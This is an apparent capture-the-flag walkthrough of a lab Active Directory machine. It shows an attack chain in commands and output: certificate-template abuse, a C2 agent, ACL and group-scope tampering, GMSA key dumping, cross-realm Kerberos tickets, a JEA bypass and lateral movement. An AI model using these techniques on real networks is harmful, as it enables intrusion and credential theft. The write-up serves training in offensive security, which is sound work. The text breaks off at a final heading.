
Reconnaissance
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-27 00:56:07Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after:  2106-04-20T18:54:50
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after:  2106-04-20T18:54:50
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after:  2106-04-20T18:54:50
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after:  2106-04-20T18:54:50
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
52993/tcp open  msrpc         Microsoft Windows RPC
53075/tcp open  msrpc         Microsoft Windows RPC
53091/tcp open  msrpc         Microsoft Windows RPC
55664/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-04-27T00:56:56
|_  start_date: N/A
|_clock-skew: 7h59m58s
The nmap scan shows the ports commonly associated with a Domain Controller. Based on the information embedded into the SSL certificates, DC1 is the DC of the ping.htb domain. I add those values to my /etc/hosts file.
Initial Access
Info
As is common in real life pentests, you will start the PingPong box with credentials for the following account
c.roberts / AssumedBreach123
Privilege Escalation
Access as PONG_GMSA$
Trying the provided credentials with nxc fails right away since authentication via NTLM is disabled. In order to authenticate via Kerberos I have to sync my time with the Domain Controller as the host is 8 hours ahead.
$ nxc smb dc1.ping.htb -u c.roberts \
                       -p 'AssumedBreach123' \
                       --shares
SMB         10.129.20.146   445    dc1              [*]  x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.20.146   445    dc1              [-] ping.htb\c.roberts:AssumedBreach123 STATUS_NOT_SUPPORTED

$ sudo timedatectl set-ntp false

$ sudo date -s '+8 hours'

$ nxc smb dc1.ping.htb -u c.roberts \
                       -p 'AssumedBreach123' \
                       -k \
                       --shares
SMB         dc1.ping.htb    445    dc1              [*]  x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc1.ping.htb    445    dc1              [+] ping.htb\c.roberts:AssumedBreach123
SMB         dc1.ping.htb    445    dc1              [*] Enumerated shares
SMB         dc1.ping.htb    445    dc1              Share           Permissions            Remark
SMB         dc1.ping.htb    445    dc1              -----           -----------            ------
SMB         dc1.ping.htb    445    dc1              ADMIN$                                 Remote Admin
SMB         dc1.ping.htb    445    dc1              C$                                     Default share
SMB         dc1.ping.htb    445    dc1              IPC$            READ                   Remote IPC
SMB         dc1.ping.htb    445    dc1              NETLOGON        READ                   Logon server share
SMB         dc1.ping.htb    445    dc1              SYSVOL          READ                   Logon server share
I then proceed to generate a krb5.conf with nxc, request a new TGT and then use rusthound-ce to collect the information from the domain.
$ nxc smb dc1.ping.htb -u c.roberts \
                       -p 'AssumedBreach123' \
                       -k \
                       --generate-krb5-file krb5.conf
SMB         dc1.ping.htb    445    dc1              [*]  x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc1.ping.htb    445    dc1              [+] krb5 conf saved to: krb5.conf
SMB         dc1.ping.htb    445    dc1              [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB         dc1.ping.htb    445    dc1              [+] ping.htb\c.roberts:AssumedBreach123

$ export KRB5_CONFIG=krb5.conf

$ impacket-getTGT PING.HTB/c.roberts:AssumedBreach123
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in c.roberts.ccache

$ export KRB5CCNAME=c.roberts.ccache

$ ./rusthound-ce -d ping.htb \
                 -u c.roberts \
                 -p AssumedBreach123 \
                 -f dc1.ping.htb \
                 -k \
                 -n 10.129.20.146 \
                 ---dns-tcp \
                 --zip
---------------------------------------------------
Initializing RustHound-CE at 05:08:08 on 06/16/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-06-16T03:08:08Z INFO  rusthound_ce] Verbosity level: Info
[2026-06-16T03:08:08Z INFO  rusthound_ce] Collection method: All
[2026-06-16T03:08:08Z INFO  rusthound_ce::ldap] Connected to PING.HTB Active Directory!
[2026-06-16T03:08:08Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-06-16T03:08:08Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-16T03:08:08Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ping,DC=htb
[2026-06-16T03:08:08Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-16T03:08:09Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=ping,DC=htb
[2026-06-16T03:08:09Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-16T03:08:10Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=ping,DC=htb
[2026-06-16T03:08:10Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-16T03:08:10Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=ping,DC=htb
[2026-06-16T03:08:10Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-16T03:08:10Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=ping,DC=htb
[2026-06-16T03:08:10Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
[2026-06-16T03:08:10Z INFO  rusthound_ce::objects::enterpriseca] Found 13 enabled certificate templates
[2026-06-16T03:08:10Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] 28 users parsed!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] 65 groups parsed!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] 1 ous parsed!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] 2 domains parsed!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] 3 gpos parsed!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] 74 containers parsed!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] 1 ntauthstores parsed!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] 1 aiacas parsed!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] 1 rootcas parsed!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] 1 enterprisecas parsed!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] 35 certtemplates parsed!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] 4 issuancepolicies parsed!
[2026-06-16T03:08:10Z INFO  rusthound_ce::json::maker::common] .//20260616050810_ping-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 05:08:10 on 06/16/26! Happy Graphing!
Since c.roberts is a member of the Domain Users the account can enroll via the TEMPORARYWINRM template and a request a certificate for authentication this way. Based on the name alone this might open up WinRM as means to get an interactive shell on the target.

With certipy I first request a new certificate with the template and then use it to authenticate. This saves a TGT into c.roberts.ccache and also prints the NTLM hash.
$ certipy req -u 'c.roberts@ping.htb' \
              -p 'AssumedBreach123' \
              -dc-host dc1.ping.htb \
              -target dc1.ping.htb \
              -k \
              -template TemporaryWinRM \
              -ca ping-DC1-CA
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 17
[*] Successfully requested certificate
[*] Got certificate with UPN 'C.Roberts@ping.htb'
[*] Certificate object SID is 'S-1-5-21-750635624-2058721901-1932338391-2617'
[*] Saving certificate and private key to 'c.roberts.pfx'
[*] Wrote certificate and private key to 'c.roberts.pfx'

$ certipy auth -pfx c.roberts.pfx \
               -dc-ip 10.129.20.146
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'C.Roberts@ping.htb'
[*]     Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-2617'
[*] Using principal: 'c.roberts@ping.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'c.roberts.ccache'
[*] Wrote credential cache to 'c.roberts.ccache'
[*] Trying to retrieve NT hash for 'c.roberts'
[*] Got hash for 'c.roberts@ping.htb': aad3b435b51404eeaad3b435b51404ee:2475be69d40e815588a85fd89c7a439d
After exporting the ticket as KRB5CCNAME environment variable, I can use evil-winrm-py to connect to the domain controller as c.roberts. I then proceed to upload my Mythic agent Apollo.

The BloodHound data showed ping.htb trusting pong.htb and vice versa. Inspecting the configured interfaces shows the host has two and is also connected to the 192.168.2.0/24 network.
PS > ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (Switch01):

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.2.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 0.0.0.0

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.20.146
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1

PS > nslookup pong.htb
Server:  localhost
Address:  127.0.0.1

Name:    pong.htb
Address:  192.168.2.2
Enumerating the local domain ping.htb with SharpHound through the C2 agent does work and I can update the data in BloodHound.
c2 > execute_assembly -Assembly SharpHound.exe -Arguments "-c DCOnly -d ping.htb --memcache --outputdir C:\Users\c.roberts"But connecting to the other domain fails due to missing credentials, so I run make_token with the known credentials first. Then collecting the foreign domain works and I can update the BloodHound data.
c2 > make_token -username PING.HTB\c.roberts -password AssumedBreach123

c2 > execute_assembly -Assembly SharpHound.exe -Arguments "-c DCOnly -d pong.htb --memcache --outputdirectory C:\Users\c.roberts"
Inspecting the BloodHound graph once again shows a new connection between the owned object c.roberts and the pong.htb domain. Apparently the IT group in ping.htb owns the GMSA Managers in the other domain. This allows myself to add the account and then read the password for PONG_GMSA$ and GMSA$.

Unfortunately the GMSA Managers is a Global group and can not contain any foreign principals1, so I have to convert it to a DomainLocal one first. This change needs an extra step as this conversion is not allowed2. First I convert it to a Universal group and then to DomainLocal before adding c.roberts as a member.
c2 > powershell_import PowerView.ps1

c2 > powerpick Add-DomainObjectAcl -TargetIdentity "GMSA Managers" -Rights All -TargetDomain pong.htb -PrincipalIdentity S-1-5-21-750635624-2058721901-1932338391-2617

c2 > powerpick Get-ADGroup "CN=GMSA MANAGERS,CN=USERS,DC=PONG,DC=HTB" -Server dc2.pong.htb | Set-ADGroup -GroupScope Universal

c2 > powerpick Get-ADGroup "CN=GMSA MANAGERS,CN=USERS,DC=PONG,DC=HTB" -Server dc2.pong.htb | Set-ADGroup -GroupScope DomainLocal

c2 > powerpick Get-ADGroup "CN=GMSA MANAGERS,CN=USERS,DC=PONG,DC=HTB" -Server dc2.pong.htb
DistinguishedName : CN=gMSA Managers,CN=Users,DC=pong,DC=htb
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : gMSA Managers
ObjectClass       : group
ObjectGUID        : f7d4314e-9cbf-4a4c-9ee6-30b4c75566b8
SamAccountName    : gMSA Managers
SID               : S-1-5-21-2410575906-3092493790-2123333151-1104

c2 > powerpick $user = Get-ADUser "CN=C.ROBERTS,CN=USERS,DC=PING,DC=HTB"; Add-ADGroupMember -Identity "GMSA Managers" -Server dc2.pong.htb -Members $user
Apparently
Get-ADGroupMembershas some issues when the group contains a foreign principal1 , butGet-DomainGroupMembersfrom PowerView works just fine.
With GMSAPasswordReader I dump the NTLM hash as well as the Kerberos keys. The latter is needed as NTLM authentication is disabled in both domains.
c2 > execute_assembly -Assembly GMSAPasswordReader.exe -Arguments --accountname PONG_GMSA$ --domainname pong.htb
Calculating hashes for Old Value
[*] Input username             : Pong_gMSA$
[*] Input domain               : PONG.HTB
[*] Salt                       : PONG.HTBhostpong_gmsa.pong.htb
[*]       rc4_hmac             : C39218097EF43DCCEEC91879DEB216E7
[*]       aes128_cts_hmac_sha1 : 632AFDEA39D2ABF25FA6436F8ADE2102
[*]       aes256_cts_hmac_sha1 : 6BA7F8E28096481F4F88A7A13BE300DA1FBC6220D64BCC9E3E2B9B0F6203021F
[*]       des_cbc_md5          : 2604752A456DFE1C

Calculating hashes for Current Value
[*] Input username             : Pong_gMSA$
[*] Input domain               : PONG.HTB
[*] Salt                       : PONG.HTBhostpong_gmsa.pong.htb
[*]       rc4_hmac             : C339B86D4F5BD8B03BF77152927CD18B
[*]       aes128_cts_hmac_sha1 : D21B28E367B02E5EDA2CCB3C05AEDC8A
[*]       aes256_cts_hmac_sha1 : 25F723BF67708CAD8AE181E861D59C3E3407E0C4C079F25673481C5F169A6561
[*]       des_cbc_md5          : 7964FB0789927C5D
Hint
The salt generation is wrong in the current published version of GMSAPasswordReader, so the binary needs to be built from pull request #3.
Shell as c.carlssen on DC2
The account pong_gmsa$ has a user directory on DC1.ping.htb, so it’s safe to assume that the account was logged in at least once. During previous enumeration I already found a small hint. Just Enough Administration seems to be enabled in a stripped down version.
@{

# Version number of the schema used for this document
SchemaVersion = '2.0.0.0'

# ID used to uniquely identify this document
GUID = 'e26939b6-819a-496e-be9a-dfb45427c765'

# ConfigurationName = 'restricted'

# Author of this document
Author = 'Administrator'

# Session type defaults to apply for this session configuration. Can be 'RestrictedRemoteServer' (recommended), 'Empty', or 'Default'
SessionType = 'RestrictedRemoteServer'
LanguageMode = 'ConstrainedLanguage'
}
Based on this configuration the exposed endpoint might be restricted (albeit commented out) and grants access to the server in ConstrainedLanguage mode.
To test this theory I request a new TGT for pong_gmsa$ through Rubeus, ask for an inter-realm ticket and then use this to retrieve a TGS for the HTTP service on DC1. With this I should be able to talk to the WinRM endpoint without going through any proxies
c2 > forge_net_Rubeus -args "asktgt /domain:pong.htb /user:pong_gmsa$ /aes256:25F723BF67708CAD8AE181E861D59C3E3407E0C4C079F25673481C5F169A6561 /opsec /nowrap" -version 4.7_Any -execution inline_assembly
[*] Passing execution to apollo's "inline_assembly" command for further processing...

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Ask TGT

[*] Using domain controller: DC2.pong.htb (192.168.2.2)
[!] Pre-Authentication required!
[!]	AES256 Salt: PONG.HTBhostpong_gmsa.pong.htb
[!]	Etype 23 Salt: <not provided>
[*] Using aes256_cts_hmac_sha1 hash: 25F723BF67708CAD8AE181E861D59C3E3407E0C4C079F25673481C5F169A6561
[*] Building AS-REQ (w/ preauth) for: 'pong.htb\pong_gmsa$'
[*] Using domain controller: 192.168.2.2:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFbjCCBWqgAw<SNIP>

  ServiceName              :  krbtgt/PONG.HTB
  ServiceRealm             :  PONG.HTB
  UserName                 :  Pong_gMSA$ (NT_PRINCIPAL)
  UserRealm                :  PONG.HTB
  StartTime                :  6/27/2026 9:21:10 AM
  EndTime                  :  6/27/2026 7:21:10 PM
  RenewTill                :  7/4/2026 9:21:10 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  ETudVtR67yLfyVtjJJs08uma0ldeJd4ORQMk6LjnOGE=
  ASREP (key)              :  25F723BF67708CAD8AE181E861D59C3E3407E0C4C079F25673481C5F169A6561

c2 > forge_net_Rubeus -args "asktgs /service:krbtgt/ping.htb /user:pong_gmsa$ /domain:pong.htb /nowrap /ticket:doIFbjCCBWqgAw<SNIP>"
[*] Passing execution to apollo's "inline_assembly" command for further processing...

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'krbtgt/ping.htb'
[*] Using domain controller: DC2.pong.htb (192.168.2.2)
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIFbjCCBWqgAw<SNIP>

  ServiceName              :  krbtgt/PING.HTB
  ServiceRealm             :  PONG.HTB
  UserName                 :  Pong_gMSA$ (NT_PRINCIPAL)
  UserRealm                :  PONG.HTB
  StartTime                :  6/27/2026 9:23:29 AM
  EndTime                  :  6/27/2026 7:21:10 PM
  RenewTill                :  7/4/2026 9:21:10 AM
  Flags                    :  name_canonicalize, pre_authent, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  eeCy7PrbBYgfPQNL3I5LznQk3NcoilXMEtPKc7l5GJw=


c2 > forge_net_Rubeus -args "asktgs /service:http/dc1.ping.htb /user:pong_gmsa$ /domain:ping.htb /dc:dc1.ping.htb /nowrap /ticket:doIFbjCCBWqgAw<SNIP>"
[*] Passing execution to apollo's "inline_assembly" command for further processing...

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'http/dc1.ping.htb'
[*] Using domain controller: dc1.ping.htb (::1)
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIFajCCBWagA<SNIP>

  ServiceName              :  http/dc1.ping.htb
  ServiceRealm             :  PING.HTB
  UserName                 :  Pong_gMSA$ (NT_PRINCIPAL)
  UserRealm                :  PONG.HTB
  StartTime                :  6/27/2026 9:24:35 AM
  EndTime                  :  6/27/2026 7:21:10 PM
  RenewTill                :  7/4/2026 9:21:10 AM
  Flags                    :  name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  BJ/SFRhMEzt9xeFDeejYVUpoILnqdgquB6fXsTLzrXE=
I then dump all the tickets into kirbi files within a folder and use minikerberos to combine them into a single ccache to be used for authentication.
$ ls -1
realm.kirbi
tgs.kirbi
tgt.kirbi

$ minikerberos-kirbi2ccache -v . gmsa.ccache
INFO:root:Parsing kirbi files in directory tickets
INFO:root:Done!

$ minikerberos-ccacheedit list gmsa.ccache

id | client              | server                     | starttime           | endtime             | renew-till
--------------------------------------------------------------------------------------------------------------
0  | Pong_gMSA$@PONG.HTB | krbtgt/PING.HTB@PONG.HTB   | 2026-06-27T18:23:29 | 2026-06-28T04:21:10 | N/A
1  | Pong_gMSA$@PONG.HTB | krbtgt/PONG.HTB@PONG.HTB   | 2026-06-27T18:21:10 | 2026-06-28T04:21:10 | N/A
2  | Pong_gMSA$@PONG.HTB | http/dc1.ping.htb@PING.HTB | 2026-06-27T18:24:35 | 2026-06-28T04:21:10 | N/A
I then use minrm to connect to the JEA endpoint, but even simple cmdlets like Get-Help error out due to the missing filesystem permissions (by default3).
$ export KRB5CCNAME=gmsa.ccache

$ minrm -k -i dc1.ping.htb -c restricted

$ Get-Help
Error:
Cannot find a provider with the name 'FileSystem'.

Output:
Microsoft itself provides do’s and don’ts regarding JEA and list some security implications. Administrators should not allow runspaces as this could circumvent security measures, even though the *-Job cmdlets are not part of the default allowlist. In PowerShell there’s another way to run commands by using the call operator &4.
Using this to run whoami succeeds and I call my Apollo agent to get a new callback in Mythic.
PS > &{whoami.exe}
Output:
pong\pong_gmsa$

PS > &{C:\ryuki\apollo.exe}
Since the pong_gmsa$ user was connected through PowerShell, I check whether the history file was enabled and is still present. It is and contains the credentials c.carlssen:A()DUJ!@414, another user in the pong.htb domain.
# --- SNIP ---
$c = New-object System.management.automation.pscredential("pong\c.carlssen,$(convertto-securestring -asplaintext -force "A()DUJ!@414"))
User c.carlssen is part of the Remote Management Users group on DC2, so I want to move laterally there. First I build a new Apollo payload, use smb as transport and then upload this to DC1.
c2 > make_token -username PONG.HTB\c.carlssen -password A()DUJ!@414

c2 > powerpick Invoke-Command -ScriptBlock { mkdir C:\ryuki } -Computer dc2.pong.htb

c2 > powerpick $s = New-PSSession -ComputerName dc2.pong.htb ; Copy-Item C:\ryuki\smb.exe -Destination C:\ryuki -ToSession $s; Remove-PSSession $s

c2 > powerpick Invoke-Command -ScriptBlock { & C:\ryuki\smb.exe } -Computer dc2.pong.htb
Then I make a new token, create a new directory for my payload on DC2 and copy the file over. The command to start the process hangs, but then I can link the two beacons together with the built-in link
Shell as SYSTEM on DC2
